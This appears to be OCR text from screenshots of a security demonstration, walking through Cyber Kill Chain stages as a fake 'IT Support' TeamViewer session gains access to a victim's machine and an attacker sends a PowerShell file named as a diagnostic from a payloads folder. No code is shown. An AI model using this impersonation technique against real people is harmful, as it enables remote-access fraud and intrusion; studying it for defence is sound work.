
Waiting for your supporter to start the session

You will be able to join once the session is started.

Ready to connect (secure connection)

INITIAL ACCESS






Sessions

Group: All

Status: Online, New, In progress

NA | E... | C(| S | T | AS | GR | DE

IT Support Reques... 3h 27m





ITSupport has started the session

Once you join the session, the expert will have access to your device.

Awaiting authentication

INITIAL ACCESS




IT Support Request Acme — TeamViewer

Downloads

This PC › Local Disk (C:) › Users › victim1 › Downloads


Name	Date modified	Type	Size
Today (1)			
TeamViewerQS-ids1	2/29/2024 11:30 AM	Application	27,613 KB

1 item


TeamViewer
Free license (personal use only) - Already have an acco...
Session list
ITSupport (1 662 360 538)
www.teamviewer.com
Activate Windows
Go to Se...


Logged in as:
acme\victim1

CYBER KILL CHAIN



EXPLOITATION





ITSupport
Local computer

/home/attacker01/Desktop/Payloads

Send

Name	Size	Modified	Type
ITSupport_Diagnostic.ps1	798 B	29/02/24 15:14	unknown
